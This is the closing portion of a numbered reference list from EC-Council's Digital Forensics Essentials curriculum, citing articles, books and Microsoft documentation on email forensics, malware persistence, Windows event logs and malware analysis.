419. Email, from https://en.wikipedia.org/wiki/Email.

420. What is an email signature?, from http://www.webdevelopersnotes.com/what-is-email-signature.

421. Heinz Tschabitscher, (2020), Differences Between the Email Body and the Header, from https://www.lifewire.com/what-is-the-difference-between-email-body-and-header-1171115.

422. MIME, from https://en.wikipedia.org/wiki/MIME.

423. Trace Email, from https://whatismyipaddress.com/trace-email.

424. (2020), Top 6 Digital Forensic Investigation Techniques For Effortless Investigation, from https://www.mailxaminer.com/blog/digital-forensic-investigation-techniques/.

Module 12: Malware Forensics

425. Ellen Zhang, (2018), What is Fileless Malware (or a Non-Malware Attack)? Definition and Best Practices for Fileless Malware Protection, from https://digitalguardian.com/blog/what-fileless-malware-or-non-malware-attack-definition-and-best-practices-fileless-malware.

426. Dor Zvi, (2019), Obfuscated Fileless Malware In Cyberattackers' Toolkits: A Closer Look, from https://www.mimecast.com/blog/2019/06/obfuscated-fileless-malware-in-cyberattackers-toolkits-a-closer-look/.

427. Kelly Sheridan, (2017), New Attack Method Delivers Malware Via Mouse Hover, from https://www.darkreading.com/endpoint/new-attack-method-delivers-malware-via-mouse-hover-/d/d-id/1329105.

428. (2016), Domain Shadowing: When Good Domains Go Bad, from https://www.riskiq.com/blog/external-threat-management/domain-shadowing-good-domains-go-bad/.

429. Nick Biasini, (2015), Threat Spotlight: Angler Lurking in the Domain Shadows, from https://blogs.cisco.com/security/talos/angler-domain-shadowing#shadowing.

430. M. Moon, (2017), Malware downloader infects your PC without a mouse click, from https://www.engadget.com/2017/06/11/malware-downloader-infects-your-pc-without-a-mouse-click/.

431. Srinivas, (2019), Debugging for Malware Analysis, from https://securityboulevard.com/2019/08/debugging-for-malware-analysis/.

432. Josh Stroschein, (2019), Analyzing Malicious Office Documents with OLEDUMP, from https://0xevilc0de.com/analyzing-malicious-office-documents-with-oledump/.

433. Cameron H. Malin, Eoghan Casey, James M. Aquilina, (2012), Malware Forensics Field Guide For Windows Systems, from http://index-of.es/Varios-2/Malware%20Forensics%20Field%20Guide%20for%20Windows%20Systems.pdf.

434. Navroop Kaur, Dr. Amit Kumar Bindal, (2016), A Complete Dynamic Malware Analysis, from https://www.researchgate.net/publication/295256150_A_Complete_Dynamic_Malware_Analysis.

435. Harlan Carvey, (2011), Windows Registry Forensics, from http://index-of.es/Varios-2/Windows%20Registry%20Forensics.pdf.

436. (2018), Run and RunOnce Registry Keys, from https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

437. (2016), Common Malware Persistence Mechanisms, from https://resources.infosecinstitute.com/common-malware-persistence-mechanisms/#gref.

438. (2017,. Malware persistence techniques, from https://www.andreafortuna.org/2017/07/06/malware-persistence-techniques/.

439. Arpa Sainju, Travis Atkison, (2017), An Experimental Analysis of Windows Log Events Triggered by Malware, from https://www.researchgate.net/publication/316850238_An_Experimental_Analysis_of_Windows_Log_Events_Triggered_by_Malware.

440. Alaxendat S. Gillis, Windows event log, from https://searchwindowsserver.techtarget.com/definition/Windows-event-log.

441. Corey Harrell, Finding Malware, from https://docs.google.com/viewer?a=v&pid=sites&srcid=ZGVmYXVsdGRvbWFpbnxqb3VybmV5aW50b2lyfGd4OjM3YzZhMjgwNWY5MzdiMGI.

442. (2017), 4688(S): A new process has been created, from https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688.

443. Windows Security Log Event ID 4688, from https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688.

444. Windows Security Log Event ID 5156, from https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=5156.

445. (2017), 4697(S): A service was installed in the system, from https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697.

446. (2017), 5156(S): The Windows Filtering Platform has permitted a connection, from https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5156.

447. Windows Security Log Event ID 4657, from https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4657.

448. (2017), 4663(S): An attempt was made to access an object, from https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4663.

449. (2017), 4660(S): An object was deleted, from https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4660.

450. Windows Security Log Event ID 4663, from https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4663.

451. Sameul Alonso, (2016), The top 10 windows logs event's used to catch hackers, from https://cyber-ir.com/2016/09/23/the-top-10-windows-logs-events-used-to-catch-hackers/.

452. (2019), Remote Windows Service Creation / Recon, from https://blog.menasec.net/2019/03/threat-hunting-26-remote-windows.html.

453. Danny Murphy, Track File Deletions and Permission Changes on Windows File Servers, from https://www.lepide.com/how-to/track-file-deletions-and-permission-changes-on-file-servers.html.

454. API Monitor, from http://www.rohitab.com/apimonitor.

455. Han Weijie, Xue Jingfeng, Wang Yong, Huang Lu, Kong Zixiao, Mao Limin, (2019), MalDAE: Detecting and explaining malware based on correlation and fusion of static and dynamic characteristics, from https://www.sciencedirect.com/science/article/pii/S016740481831246X.

456. (2018), Trust, But Verify: Evaluating DNS-Based Malware Detectors, from https://www.microfocus.com/media/white-paper/trust_but_verify_evaluating_dns_based_malware_detectors_wp.pdf.

457. Dejan Lukan, (2014), Domain Generation Algorithm (DGA), from https://resources.infosecinstitute.com/domain-generation-algorithm-dga/#gref.

458. (2018), DNS Records: Everything You Need To Know, from https://blog.nexcess.net/dns-records-everything-you-need-to-know/.

459. Adobe Acrobat: Security Vulnerabilities, from https://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-497/Adobe-Acrobat-Reader.html.

460. Malware, from https://en.wikipedia.org/wiki/Malware.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

461. Dropper (malware), from https://en.wikipedia.org/wiki/Dropper_(malware).

462. Malicious Code, from https://www.veracode.com/security/malicious-code.

463. Malicious Code, from https://www.techopedia.com/definition/4014/malicious-code.

464. Corey Harrell, (2014), Improving Your Malware Forensics Skills, from http://journeyintoir.blogspot.in/2014/06/improving-your-malware-forensics-skills.html.

465. Dejan Lukan, (2012), Environment for Malware Analysis, from https://resources.infosecinstitute.com/topic/environment-for-malware-analysis/.

466. Malware Analysis, from https://www.fireeye.com/products/malware-analysis.html.

467. Cameron H. Malin, Eoghan Casey, James M., Malware Forensics: Investigating and Analyzing Malicious Code, from https://books.google.co.in/books?id=lRjO8opcPzIC&pg=PA65&lpg=PA65&dq=how+to+collect+Malware+from+Live+system&source=bl&ots=aW-Jnkpu0i&sig=tCpCgPI_3PbDj0TA6gfrv3ktqyg&hl=en&sa=X&ved=0ahUKEwjFjouB97rKAhXXxI4KHcm0AtUQ6AEIIDAB#v=onepage&q=host%20integrity&f=false.

468. Mastering 4 Stages of Malware Analysis, from https://zeltser.com/mastering-4-stages-of-malware-analysis/.

469. Ivan Zelinka, Computer Attack and Defense Malware Analysis, from http://dataanalysis.vsb.cz/data/Vyuka/POU/MalwareAnalysis.pdf.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

D|FE

Digital Forensics Essentials™

EC-Council

EC-COUNCIL OFFICIAL CURRICULA